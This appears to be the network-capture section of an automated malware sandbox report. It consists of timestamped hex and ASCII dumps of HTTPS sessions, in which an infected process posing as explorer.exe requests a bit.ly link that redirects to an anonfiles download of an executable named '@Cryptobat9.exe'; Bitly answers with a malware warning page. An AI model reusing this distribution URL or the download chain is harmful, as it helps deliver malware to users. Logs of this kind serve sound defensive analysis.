2022-01-06 07:09:08 UTC	324	IN	Data Raw: 00 67 00 64 00 39 00 39 00 69 00 61 00 44 00 61 00 2b 00 33 00 70 00 42 00 4e 00 66 00 52 00 4f 00 4c 00 7a 00 79 00 61 00 76 00 59 00 39 00 2f 00 62 00 75 00 71 00 58 00 65 00 6a 00 35 00 6e 00 32 00 4c 00 79 00 79 00 64 00 33 00 65 00 62 00 56 00 6d 00 30 00 4b 00 70 00 73 00 55 00 37 00 6a 00 59 00 74 00 49 00 6c 00 4d 00 64 00 5a 00 41 00 30 00 2f 00 6c 00 74 00 6c 00 4c 00 6c 00 6a 00 34 00 55 00 52 00 63 00 4c 00 45 00 49 00 53 00 4d 00 66 00 58 00 4f 00 55 00 50 00 30 00 65 00 6b 00 56 00 59 00 47 00 7a 00 66 00 6b 00 34 00 65 00 6e 00 71 00 63 00 65 00 4c 00 5a 00 56 00 65 00 41 00 56 00 57 00 44 00 30 00 74 00 37 00 6f 00 38 00 44 00 77 00 78 00 33 00 62 00 78 00 58 00 56 00 30 00 56 00 4d 00 72 00 47 00 45 00 6a 00 70 00 51 00 38 00 4f 00 57 00 Data Ascii: gd99iaDa+3pBNfROLzyavY9/buqXej5n2Lyyd3ebVm0KpsU7jYtIlMdZA0/ltlLlj4URcLEISMfXOUP0ekVYGzfk 4enqceLZVeAVWD0t7o8Dwx3bxXV0VMrGEjpQ8OW
2022-01-06 07:09:08 UTC	340	IN	Data Raw: 00 70 00 47 00 38 00 61 00 7a 00 63 00 69 00 4a 00 57 00 7a 00 42 00 73 00 65 00 63 00 76 00 76 00 35 00 45 00 61 00 78 00 67 00 54 00 45 00 2f 00 75 00 61 00 4f 00 7a 00 78 00 4e 00 45 00 30 00 68 00 54 00 58 00 46 00 4e 00 6c 00 30 00 4a 00 37 00 34 00 70 00 6b 00 73 00 58 00 69 00 47 00 6e 00 64 00 69 00 6c 00 2b 00 56 00 48 00 6e 00 57 00 55 00 4d 00 64 00 4a 00 65 00 79 00 47 00 67 00 77 00 53 00 4a 00 55 00 34 00 66 00 6a 00 72 00 51 00 4c 00 55 00 7a 00 52 00 4f 00 64 00 72 00 49 00 55 00 66 00 68 00 4a 00 71 00 76 00 43 00 76 00 56 00 77 00 79 00 6c 00 58 00 6f 00 75 00 70 00 6a 00 43 00 46 00 39 00 74 00 2b 00 52 00 70 00 2b 00 51 00 52 00 38 00 76 00 71 00 4e 00 76 00 61 00 6f 00 33 00 2b 00 37 00 37 00 7a 00 66 00 52 00 47 00 31 00 59 00 36 00 Data Ascii: pG8azciJWzBsecvv5EaxgTE/uaOzxNE0hTXFNl0J74pksXiGndil+VHnWUMdJeyGgwSJU4fjrQLUzROdrIUfhJqv CvVwylXoupjCF9t+Rp+QR8vqNvao3+77zfRG1Y6
2022-01-06 07:09:08 UTC	356	IN	Data Raw: 00 7a 00 67 00 2b 00 35 00 66 00 30 00 63 00 2b 00 61 00 6c 00 37 00 49 00 30 00 59 00 49 00 4a 00 41 00 69 00 6e 00 76 00 68 00 78 00 78 00 71 00 6c 00 30 00 6d 00 54 00 35 00 68 00 77 00 72 00 34 00 77 00 46 00 47 00 51 00 37 00 43 00 6a 00 68 00 45 00 6d 00 71 00 75 00 2b 00 52 00 67 00 43 00 5a 00 6f 00 33 00 4a 00 59 00 6e 00 75 00 58 00 73 00 37 00 6f 00 71 00 47 00 36 00 4e 00 5a 00 36 00 48 00 69 00 53 00 73 00 76 00 5a 00 56 00 58 00 71 00 73 00 55 00 65 00 39 00 74 00 53 00 57 00 63 00 61 00 66 00 73 00 55 00 49 00 45 00 68 00 69 00 36 00 30 00 6d 00 2f 00 52 00 57 00 51 00 37 00 6f 00 79 00 6d 00 39 00 38 00 73 00 41 00 61 00 42 00 6b 00 75 00 34 00 37 00 4c 00 73 00 4a 00 7a 00 64 00 51 00 2b 00 4e 00 59 00 61 00 57 00 78 00 61 00 31 00 6c 00 Data Ascii: zg+5f0c+al7l0YIJAinvhxxql0mT5hwr4wFGQ7CjhEmqu+RgCZo3JYnuXs7oqG6NZ6HiSsvZVXqsUe9tSWcafsUI Ehi60m/RWQ7oym98sAaBku47LsJzdQ+NYaWxa1l
2022-01-06 07:09:08 UTC	372	IN	Data Raw: 00 53 00 64 00 61 00 44 00 77 00 43 00 54 00 31 00 7a 00 38 00 67 00 61 00 2f 00 6d 00 63 00 57 00 70 00 6a 00 52 00 2f 00 50 00 37 00 31 00 4b 00 64 00 2b 00 70 00 2f 00 35 00 69 00 41 00 6b 00 33 00 37 00 51 00 4a 00 39 00 77 00 35 00 6a 00 39 00 51 00 48 00 33 00 6c 00 73 00 57 00 41 00 34 00 43 00 44 00 63 00 35 00 59 00 59 00 57 00 38 00 38 00 31 00 39 00 32 00 4d 00 37 00 55 00 53 00 42 00 4e 00 46 00 66 00 34 00 54 00 54 00 64 00 2b 00 63 00 4a 00 75 00 6d 00 30 00 35 00 74 00 67 00 74 00 33 00 35 00 50 00 5a 00 66 00 51 00 32 00 68 00 71 00 6f 00 71 00 6a 00 6b 00 74 00 75 00 31 00 4f 00 4b 00 41 00 33 00 6c 00 54 00 32 00 69 00 4b 00 6b 00 6c 00 77 00 6d 00 6c 00 4c 00 33 00 46 00 6b 00 34 00 43 00 77 00 37 00 45 00 51 00 47 00 79 00 2b 00 44 00 Data Ascii: SdaDwCT1z8ga/mcWpjR/P71Kd+p/5iAk37QJ9w5j9QH3lsWA4CDc5YYW88192M7USBNFf4TTd+cJum 05tgt35PZfQ2hqoqjktu1OKA3lT2iKklwmlL3Fk4Cw7EQGy+D

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	388	IN	Data Raw: 00 4d 00 76 00 31 00 32 00 63 00 2f 00 6e 00 74 00 42 00 42 00 41 00 45 00 6a 00 72 00 55 00 4f 00 76 00 72 00 4e 00 75 00 46 00 79 00 32 00 6c 00 73 00 50 00 64 00 33 00 41 00 58 00 67 00 55 00 67 00 62 00 61 00 47 00 4b 00 65 00 66 00 62 00 7a 00 6a 00 6e 00 44 00 37 00 70 00 4a 00 42 00 62 00 6f 00 56 00 4c 00 61 00 56 00 32 00 42 00 2b 00 74 00 4b 00 56 00 71 00 68 00 6e 00 78 00 59 00 63 00 39 00 6d 00 4e 00 6e 00 75 00 36 00 38 00 51 00 67 00 72 00 63 00 6e 00 35 00 32 00 59 00 55 00 68 00 2f 00 68 00 5a 00 6c 00 2f 00 36 00 57 00 50 00 4f 00 68 00 46 00 30 00 64 00 51 00 4c 00 66 00 58 00 33 00 4d 00 44 00 47 00 79 00 50 00 52 00 48 00 6c 00 6c 00 66 00 48 00 53 00 46 00 78 00 51 00 7a 00 55 00 37 00 6f 00 31 00 4d 00 35 00 65 00 52 00 52 00 4a 00 Data Ascii: Mv12c/ntBBAEjrUOvrNuFy2lsPd3AXgUgbaGKefbzjnD7pJBboVLaV2B+tKVqhnxYc9mNnu68Qgrcn52YUh/hZl/6WPOhF0dQLfX3MDGyPRHllfHSFxQzU7o1M5eRRJ
2022-01-06 07:09:08 UTC	404	IN	Data Raw: 00 7a 00 64 00 38 00 45 00 68 00 6a 00 6a 00 35 00 32 00 4d 00 41 00 4a 00 6c 00 65 00 39 00 75 00 67 00 72 00 6b 00 38 00 66 00 7a 00 66 00 75 00 36 00 54 00 50 00 58 00 75 00 77 00 6b 00 4c 00 73 00 2f 00 33 00 37 00 76 00 36 00 74 00 5a 00 58 00 36 00 2b 00 57 00 42 00 77 00 42 00 64 00 4a 00 78 00 71 00 36 00 4a 00 56 00 6a 00 31 00 34 00 72 00 64 00 57 00 66 00 61 00 51 00 6c 00 2b 00 6d 00 78 00 41 00 72 00 6a 00 34 00 63 00 68 00 47 00 6e 00 7a 00 44 00 4e 00 4f 00 2f 00 5a 00 4a 00 53 00 4a 00 64 00 48 00 72 00 46 00 49 00 34 00 79 00 30 00 76 00 68 00 68 00 66 00 44 00 44 00 66 00 34 00 44 00 4e 00 4f 00 4c 00 36 00 42 00 65 00 56 00 53 00 53 00 2b 00 43 00 41 00 44 00 58 00 59 00 6b 00 32 00 50 00 49 00 36 00 66 00 62 00 64 00 43 00 64 00 4f 00 Data Ascii: zd8Ehjj52MAJle9ugrk8fzfu6TPXuwkLs/37v6tZX6+WBwBdJxq6JVj14rdWfaQl+mxArj4chGnzDNO/ZJSJdHrFl4y0vhhfDDf4DNOL6BeVSS+CADXYk2PI6fbdCdO
2022-01-06 07:09:08 UTC	420	IN	Data Raw: 00 38 00 45 00 76 00 57 00 63 00 48 00 30 00 66 00 57 00 55 00 66 00 6e 00 51 00 63 00 5a 00 52 00 37 00 50 00 65 00 35 00 6d 00 73 00 78 00 63 00 61 00 74 00 54 00 37 00 6b 00 33 00 32 00 35 00 51 00 31 00 42 00 45 00 43 00 51 00 51 00 74 00 4e 00 58 00 4d 00 35 00 79 00 57 00 31 00 6c 00 46 00 33 00 71 00 6b 00 57 00 73 00 64 00 69 00 52 00 71 00 6d 00 58 00 77 00 78 00 52 00 6e 00 64 00 37 00 30 00 67 00 65 00 79 00 49 00 50 00 35 00 4d 00 67 00 35 00 72 00 51 00 4b 00 4c 00 4f 00 38 00 4a 00 39 00 46 00 75 00 55 00 4a 00 2f 00 51 00 64 00 54 00 43 00 48 00 50 00 32 00 7a 00 68 00 73 00 31 00 59 00 72 00 6d 00 75 00 5a 00 30 00 37 00 52 00 37 00 56 00 4f 00 70 00 6c 00 41 00 71 00 36 00 34 00 4e 00 63 00 4c 00 44 00 72 00 6a 00 76 00 2b 00 6b 00 79 00 Data Ascii: 8EvWcH0fWUfnQcZR7Pe5msxcatT7k325Q1BECQQtNXM5yW1lF3qkWsdiRqmXwxRnd70geyIP5Mg5rQKLO8J9FuUJ/QdTCHP2zhs1YrmuZ07R7VOplAq64NcLDrjv+ky
2022-01-06 07:09:08 UTC	436	IN	Data Raw: 00 32 00 4b 00 2b 00 50 00 6b 00 52 00 64 00 54 00 48 00 32 00 57 00 4d 00 4d 00 62 00 4b 00 76 00 33 00 6a 00 48 00 58 00 41 00 54 00 4a 00 2f 00 39 00 58 00 35 00 57 00 5a 00 53 00 4b 00 42 00 6d 00 6b 00 4d 00 37 00 34 00 62 00 38 00 34 00 71 00 55 00 49 00 35 00 6f 00 4e 00 63 00 61 00 30 00 39 00 74 00 47 00 4c 00 2f 00 68 00 50 00 38 00 53 00 2f 00 4e 00 42 00 53 00 63 00 76 00 35 00 72 00 53 00 50 00 4f 00 74 00 33 00 6b 00 49 00 43 00 33 00 66 00 62 00 45 00 44 00 39 00 34 00 74 00 39 00 42 00 2f 00 59 00 63 00 41 00 56 00 4d 00 2b 00 30 00 36 00 38 00 33 00 45 00 7a 00 58 00 45 00 34 00 41 00 2b 00 47 00 39 00 69 00 72 00 79 00 64 00 58 00 6c 00 46 00 38 00 4d 00 75 00 61 00 35 00 4d 00 36 00 73 00 78 00 35 00 67 00 2f 00 31 00 69 00 44 00 49 00 Data Ascii: 2K+PkRdTH2WMMbKv3jHXATJ/9X5WZSKBmkM74b84qUI5oNca09tGL/hP8S/NBScv5rSPOt3kIC3fbED94t9B/YcAVM+0683EzXE4A+G9irydXlF8Mua5M6sx5g/1iDI
2022-01-06 07:09:08 UTC	452	IN	Data Raw: 00 41 00 44 00 43 00 30 00 42 00 69 00 4a 00 4e 00 48 00 58 00 77 00 6f 00 37 00 69 00 2f 00 61 00 53 00 37 00 2f 00 4b 00 56 00 6e 00 6b 00 30 00 6c 00 77 00 35 00 72 00 37 00 2f 00 45 00 6d 00 33 00 56 00 7a 00 58 00 30 00 46 00 45 00 43 00 5a 00 62 00 76 00 41 00 2f 00 6a 00 5a 00 73 00 4a 00 61 00 46 00 59 00 35 00 66 00 57 00 2b 00 31 00 6e 00 79 00 59 00 70 00 6d 00 65 00 2b 00 38 00 2f 00 75 00 4b 00 37 00 48 00 6b 00 7a 00 59 00 4f 00 77 00 62 00 36 00 34 00 50 00 61 00 37 00 6d 00 77 00 57 00 4b 00 39 00 70 00 2f 00 6a 00 44 00 78 00 33 00 65 00 70 00 32 00 59 00 50 00 41 00 31 00 6f 00 49 00 39 00 50 00 69 00 52 00 4b 00 4b 00 41 00 54 00 75 00 65 00 2f 00 5a 00 72 00 6e 00 6d 00 77 00 61 00 36 00 4b 00 6f 00 6c 00 41 00 54 00 75 00 31 00 6e 00 Data Ascii: ADC0BiJNHXwo7i/aS7/KVnk0lw5r7/Em3VzX0FECZbvA/jZsJaFY5fW+1nyYpme+8/uK7HkzYOwb64Pa7mwWK9p/jDx3ep2YPA1oI9PiRKKATue/Zrnmwa6KolATu1n
2022-01-06 07:09:08 UTC	460	IN	Data Raw: 00 7a 00 54 00 56 00 34 00 67 00 47 00 33 00 34 00 38 00 58 00 7a 00 2b 00 75 00 49 00 48 00 56 00 48 00 31 00 62 00 54 00 57 00 33 00 39 00 7a 00 64 00 75 00 35 00 35 00 2f 00 75 00 6b 00 34 00 50 00 70 00 2f 00 65 00 53 00 44 00 61 00 53 00 5a 00 36 00 33 00 4a 00 4f 00 30 00 59 00 65 00 6f 00 2f 00 78 00 2b 00 72 00 54 00 45 00 46 00 4b 00 36 00 68 00 52 00 35 00 63 00 65 00 41 00 4b 00 6b 00 35 00 61 00 39 00 45 00 59 00 2f 00 41 00 39 00 34 00 6a 00 71 00 71 00 74 00 36 00 34 00 7a 00 4b 00 41 00 65 00 78 00 43 00 35 00 30 00 62 00 77 00 69 00 4d 00 64 00 44 00 46 00 6f 00 71 00 36 00 53 00 67 00 54 00 71 00 46 00 72 00 56 00 4b 00 79 00 43 00 47 00 52 00 4a 00 34 00 30 00 65 00 2b 00 75 00 39 00 41 00 6e 00 36 00 47 00 7a 00 33 00 6f 00 2b 00 4a 00 Data Ascii: zTV4gG348Xz+uIHVH1bTW39zdu55/uk4Pp/eSDaSZ63JO0Yeo/x+rTEFK6hR5ceAKk5a9EY/A94jqqt64zKAexC50bwiMdDFoq6SgTqFrVKyCGRJ40e+u9An6Gz3o+J
2022-01-06 07:09:08 UTC	476	IN	Data Raw: 00 74 00 4a 00 75 00 5a 00 46 00 68 00 58 00 6f 00 46 00 34 00 33 00 4b 00 49 00 2b 00 45 00 72 00 54 00 41 00 6e 00 55 00 53 00 6e 00 45 00 67 00 6f 00 55 00 58 00 49 00 38 00 58 00 45 00 71 00 78 00 4c 00 52 00 74 00 35 00 56 00 36 00 66 00 6a 00 6d 00 52 00 33 00 38 00 54 00 76 00 67 00 6a 00 78 00 57 00 46 00 67 00 68 00 39 00 79 00 46 00 4e 00 71 00 5a 00 47 00 59 00 61 00 6a 00 6e 00 78 00 72 00 31 00 31 00 39 00 47 00 61 00 6d 00 64 00 41 00 59 00 62 00 79 00 6a 00 67 00 62 00 68 00 5a 00 4f 00 31 00 69 00 78 00 72 00 67 00 35 00 71 00 52 00 73 00 6b 00 72 00 72 00 6f 00 65 00 54 00 70 00 46 00 66 00 6f 00 51 00 66 00 48 00 76 00 53 00 34 00 6f 00 36 00 76 00 4f 00 4e 00 70 00 59 00 2b 00 6c 00 43 00 56 00 58 00 37 00 50 00 63 00 78 00 77 00 55 00 76 00 Data Ascii: tJuZFhXoF43Kl+ErTAnUSnEgoUXl8XEqxLRt5V6fjmR38TvgjxWFgh9yFNqZGYajnxr119GamdAYbyjgbhZO1ixrg5qRskroeTpFfoQfHvS4o6vONpY+lCVX7PcxwUv
2022-01-06 07:09:08 UTC	492	IN	Data Raw: 00 77 00 4b 00 72 00 76 00 75 00 73 00 52 00 31 00 35 00 73 00 73 00 5a 00 6e 00 38 00 43 00 68 00 2b 00 76 00 67 00 39 00 58 00 4d 00 39 00 41 00 73 00 39 00 33 00 6e 00 6c 00 32 00 2b 00 4f 00 33 00 54 00 66 00 4f 00 70 00 79 00 32 00 52 00 6e 00 76 00 47 00 4c 00 44 00 46 00 69 00 32 00 6e 00 6f 00 49 00 34 00 57 00 49 00 44 00 37 00 34 00 53 00 71 00 5a 00 5a 00 2b 00 30 00 70 00 2f 00 37 00 32 00 38 00 2b 00 2b 00 70 00 54 00 43 00 42 00 6d 00 63 00 78 00 65 00 32 00 34 00 38 00 59 00 51 00 4b 00 66 00 62 00 64 00 50 00 74 00 30 00 78 00 63 00 5a 00 41 00 4d 00 65 00 56 00 6b 00 47 00 4d 00 4d 00 42 00 61 00 4e 00 4f 00 51 00 54 00 4d 00 63 00 6b 00 30 00 72 00 79 00 4a 00 36 00 33 00 2f 00 74 00 58 00 65 00 68 00 65 00 32 00 58 00 4d 00 31 00 35 00 Data Ascii: wKrvusR15ssZn8Ch+vg9XM9As93nl2+O3TfOpy2RnvGLDFi2noI4WID74SqZZ+0p/728++pTCBmcxe248YQKfbdPt0xcZAMeVkGMMBaNOQTMck0ryJ63/tXehe2XM15
2022-01-06 07:09:08 UTC	508	IN	Data Raw: 00 66 00 4d 00 33 00 6b 00 43 00 35 00 6e 00 64 00 78 00 37 00 47 00 33 00 36 00 71 00 71 00 4a 00 35 00 6b 00 42 00 33 00 41 00 79 00 43 00 65 00 4f 00 71 00 76 00 47 00 41 00 42 00 55 00 70 00 56 00 4d 00 50 00 41 00 6e 00 56 00 4c 00 49 00 41 00 46 00 2f 00 45 00 70 00 59 00 57 00 65 00 6b 00 4e 00 79 00 78 00 43 00 30 00 6f 00 53 00 45 00 47 00 4a 00 4a 00 48 00 6d 00 41 00 63 00 36 00 39 00 67 00 4b 00 7a 00 61 00 46 00 61 00 2b 00 78 00 6f 00 4b 00 53 00 6f 00 4d 00 76 00 51 00 43 00 62 00 6c 00 37 00 46 00 6d 00 69 00 48 00 75 00 31 00 45 00 64 00 4f 00 2f 00 49 00 4c 00 44 00 51 00 70 00 6b 00 37 00 4b 00 53 00 63 00 48 00 77 00 53 00 5a 00 4f 00 2f 00 64 00 38 00 74 00 6e 00 31 00 4e 00 4f 00 32 00 78 00 36 00 32 00 41 00 70 00 6a 00 63 00 47 00 Data Ascii: fM3kC5ndx7G36qqJ5kB3AyCeOqvGABUpVMPAnVLIAF/EpYWekNyxC0oSEGJJHmAc69gKzaFa+xoKSoMvQCbl7FmiHu1EdO/ILDQpk7KScHwSZO/d8tn1NO2x62ApjcG

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:08 UTC	524	IN	Data Raw: 00 41 00 4f 00 6c 00 4d 00 6b 00 33 00 30 00 44 00 6d 00 38 00 55 00 6e 00 51 00 35 00 67 00 32 00 66 00 55 00 4d 00 4e 00 7a 00 47 00 38 00 43 00 2f 00 54 00 72 00 42 00 76 00 71 00 74 00 33 00 6f 00 41 00 59 00 6b 00 54 00 4c 00 6e 00 73 00 64 00 61 00 37 00 79 00 69 00 39 00 7a 00 54 00 6d 00 4a 00 4e 00 47 00 69 00 6b 00 73 00 47 00 75 00 79 00 69 00 51 00 6f 00 36 00 57 00 42 00 42 00 62 00 68 00 4a 00 63 00 43 00 6e 00 6e 00 66 00 6f 00 5a 00 72 00 49 00 4f 00 6b 00 51 00 51 00 47 00 4d 00 78 00 57 00 41 00 66 00 36 00 50 00 31 00 47 00 33 00 6f 00 37 00 6a 00 37 00 63 00 5a 00 7a 00 77 00 70 00 68 00 68 00 54 00 71 00 46 00 59 00 53 00 43 00 4f 00 4e 00 4c 00 44 00 4d 00 54 00 72 00 55 00 5a 00 74 00 30 00 35 00 4c 00 73 00 79 00 62 00 58 00 57 00 Data Ascii: AOlMk30Dm8UnQ5g2fUMNzG8C/TrBvqt3oAYkTLnsda7yi9zTmJNGiksGuyiQo6WBBbhJcCnnfoZrIO kQQGMxWAf6P1G3o7j7cZzwphhTqFYSCONLDMTrUZt05LsybXW

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49797	67.199.248.10	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:58 UTC	528	OUT	GET /3eHgQQR HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: bit.ly
2022-01-06 07:09:58 UTC	528	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 06 Jan 2022 07:09:58 GMT Content-Type: text/html; charset=utf-8 Content-Length: 226 Cache-Control: private, max-age=90 Content-Security-Policy: referrer always; Location: https://bitly.com/a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j 2xc%2Fcac3eb98-1640853984%2F%40Cryptobat9.exe Referrer-Policy: unsafe-url Via: 1.1 google Alt-Svc: clear Connection: close
2022-01-06 07:09:58 UTC	528	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 42 69 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 62 69 74 6c 79 2e 63 6f 6d 2f 61 2f 62 6c 6f 63 6b 65 64 3f 68 61 73 68 3d 33 65 48 67 51 51 52 26 61 6d 70 3b 75 72 6c 3d 68 74 74 70 73 25 33 41 25 32 46 25 32 46 63 64 6e 2d 31 33 31 2e 61 6e 6f 6e 66 69 6c 65 73 2e 63 6f 6d 25 32 46 50 30 6d 35 77 34 6a 32 78 63 25 32 46 63 61 63 33 65 62 39 38 2d 31 36 34 30 38 35 33 39 38 34 25 32 46 25 34 30 43 72 79 70 74 6f 62 61 74 39 2e 65 78 65 22 3e 6d 6f 76 65 64 20 68 65 72 65 3c 2f 61 3e 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head><title>Bitly</title></head><body>mov ed here</body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49798	67.199.248.15	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:58 UTC	528	OUT	GET /a/blocked?hash=3eHgQQR&url=https%3A%2F%2Fcdn-131.anonfiles.com%2FP0m5w4j2xc%2Fcac3eb98- 1640853984%2F%40Cryptobat9.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: bitly.com
2022-01-06 07:09:58 UTC	529	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 06 Jan 2022 07:09:58 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 5879 Set-Cookie: anon_u=cHN1X182MjBIZDRiMi05YTkyLTQ5MmYtOTQ3Yi03OGFmNzE4OGVlYjg=|1641452998|fe6 a0b0da83d5789ea1804c0560516328d325f9e; Domain=bitly.com; expires=Tue, 05 Jul 2022 07:09:58 GMT; httponly; Path =/; secure Etag: "c19624a6e02662e870f645f063e54797e509758d" Pragma: no-cache Cache-Control: no-cache, no-store, max-age=0, must-revalidate X-Frame-Options: DENY P3p: CP="CAO PSA OUR" Strict-Transport-Security: max-age=31536000 Via: 1.1 google Alt-Svc: clear Connection: close
2022-01-06 07:09:58 UTC	529	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 57 61 72 6e 69 6e 67 21 20 7c 20 54 68 65 72 65 20 6d 69 67 68 74 20 62 65 20 61 20 70 72 6f 62 6c 65 6d 20 77 69 74 68 20 74 68 65 20 72 65 71 75 65 73 74 65 64 20 6c 69 6e 6b 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d Data Ascii: <!DOCTYPE html><html><head><title>Warning! | There might be a problem with the requested link</title> <meta name="viewport" content="width=device-width, initial-scale=1"><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><meta name=

Timestamp	kBytes transferred	Direction	Data
2022-01-06 07:09:58 UTC	530	IN	Data Raw: 20 22 50 72 6f 78 69 6d 61 20 4e 6f 76 61 22 3b 0a 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 38 30 30 3b 0a 73 72 63 3a 20 75 72 6c 28 27 2f 73 2f 76 34 36 38 2f 67 72 61 70 68 69 63 73 2f 50 72 6f 78 69 6d 61 4e 6f 76 61 2d 45 78 74 72 61 62 6f 6c 64 2e 6f 74 66 27 29 20 66 6f 72 6d 61 74 28 22 6f 70 65 6e 74 79 70 65 22 29 3b 0a 7d 0a 62 6f 64 79 2c 0a 68 74 6d 6c 20 7b 0a 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 20 22 50 72 6f 78 69 6d 61 20 4e 6f 76 61 22 2c 20 41 72 69 61 6c 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 0a 2d 77 65 62 6b 69 74 2d 66 6f 6e 74 2d 73 6d 6f 6f 74 68 69 6e 67 3a 20 61 6e 74 69 61 6c 69 61 73 65 64 3b 0a 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 30 70 78 3b 0a 63 6f 6c 6f 72 3a 20 23 31 64 31 66 32 31 3b 0a 62 61 63 6b 67 72 6f 75 6e 64 2d 63 Data Ascii: "Proxima Nova";font-weight: 800;src: url('/s/v468/graphics/ProximaNova-Extrabold.otf') format("opentype");} body,html {font-family: "Proxima Nova", Arial, sans-serif;-webkit-font-smoothing: antialiased;font-size: 10px;color: #1d 1f21;background-c
2022-01-06 07:09:58 UTC	531	IN	Data Raw: 64 69 6e 67 3a 20 37 25 20 35 25 20 31 34 25 20 35 25 3b 0a 7d 0a 2e 68 65 61 64 65 72 20 7b 0a 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 32 72 65 6d 3b 0a 7d 0a 2e 68 65 61 64 6c 69 6e 65 2d 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 66 6c 65 78 2d 64 69 72 65 63 74 69 6f 6e 3a 20 63 6f 6c 75 6d 6e 3b 0a 6a 75 73 74 69 66 79 2d 63 6f 6e 74 65 6e 74 3a 20 63 65 6e 74 65 72 3b 0a 7d 0a 2e 68 65 61 64 6c 69 6e 65 20 7b 0a 77 69 64 74 68 3a 20 31 30 30 25 3b 0a 7d 0a 2e 77 61 72 6e 69 6e 67 2d 69 6d 67 20 7b 0a 77 69 64 74 68 3a 20 35 30 25 3b 0a 6d 61 72 67 69 6e 3a 20 30 20 61 75 74 6f 20 32 72 65 6d 3b 0a 7d 0a 7d 0a 40 6d 65 64 69 61 20 28 6d 61 78 2d 77 69 64 74 68 3a 20 37 35 30 70 78 29 20 7b 0a 2e 77 61 72 6e 69 6e 67 2d 69 6d 67 20 7b 0a 77 69 64 74 68 Data Ascii: ding: 7% 5% 14% 5%;}.header {margin-bottom: 2rem;}.headline-container {flex-direction: column;justify-content: center;}.headline {width: 100%;}.warning-img {width: 50%;margin: 0 auto 2rem;}}@media (max-width: 750px) {.warning-im g {width
2022-01-06 07:09:58 UTC	532	IN	Data Raw: 20 6d 61 6c 77 61 72 65 20 28 73 6f 66 74 77 61 72 65 20 64 65 73 69 67 6e 65 64 20 74 6f 20 68 61 72 6d 20 79 6f 75 72 20 63 6f 6d 70 75 74 65 72 29 2c 20 61 74 74 65 6d 70 74 20 74 6f 20 63 6f 6c 6c 65 63 74 20 79 6f 75 72 20 70 65 72 73 6f 6e 61 6c 0a 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 66 6f 72 20 6e 65 66 61 72 69 6f 75 73 20 70 75 72 70 6f 73 65 73 2c 20 6f 72 20 6f 74 68 65 72 77 69 73 65 20 63 6f 6e 74 61 69 6e 20 68 61 72 6d 66 75 6c 20 61 6e 64 2f 6f 72 20 69 6c 6c 65 67 61 6c 20 63 6f 6e 74 65 6e 74 2e 3c 2f 6c 69 3e 0a 3c 6c 69 3e 54 68 65 20 6c 69 6e 6b 20 6d 61 79 20 62 65 20 61 74 74 65 6d 70 74 69 6e 67 20 74 6f Data Ascii: malware (software designed to harm your computer), attempt to collect your personalinformation for nefarious purposes, or otherwise contain harmful and/or illegal content. The link may be attempting to
2022-01-06 07:09:58 UTC	533	IN	Data Raw: 20 68 69 64 65 20 74 68 65 20 66 69 6e 61 6c 20 64 65 73 74 69 6e 61 74 69 6f 6e 2e 3c 2f 6c 69 3e 0a 3c 6c 69 3e 54 68 65 20 6c 69 6e 6b 20 6d 61 79 20 6c 65 61 64 20 74 6f 20 61 20 66 6f 72 67 65 72 79 20 6f 66 20 61 6e 6f 74 68 65 72 20 77 65 62 73 69 74 65 20 6f 72 20 6d 61 79 20 69 6e 66 72 69 6e 67 65 20 74 68 65 20 72 69 67 68 74 73 20 6f 66 20 6f 74 68 65 72 73 2e 3c 2f 6c 69 3e 0a 3c 2f 75 6c 3e 0a 3c 70 3e 0a 49 66 20 79 6f 75 20 62 65 6c 69 65 76 65 20 74 68 69 73 20 6c 69 6e 6b 20 68 61 73 20 62 65 65 6e 20 62 6c 6f 63 6b 65 64 20 69 6e 20 65 72 72 6f 72 2c 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 42 69 74 6c 79 20 76 69 61 20 3c 73 70 61 6e 3e 3c 61 20 74 61 72 67 65 74 3d 22 5f 62 6c 61 6e 6b 22 0a 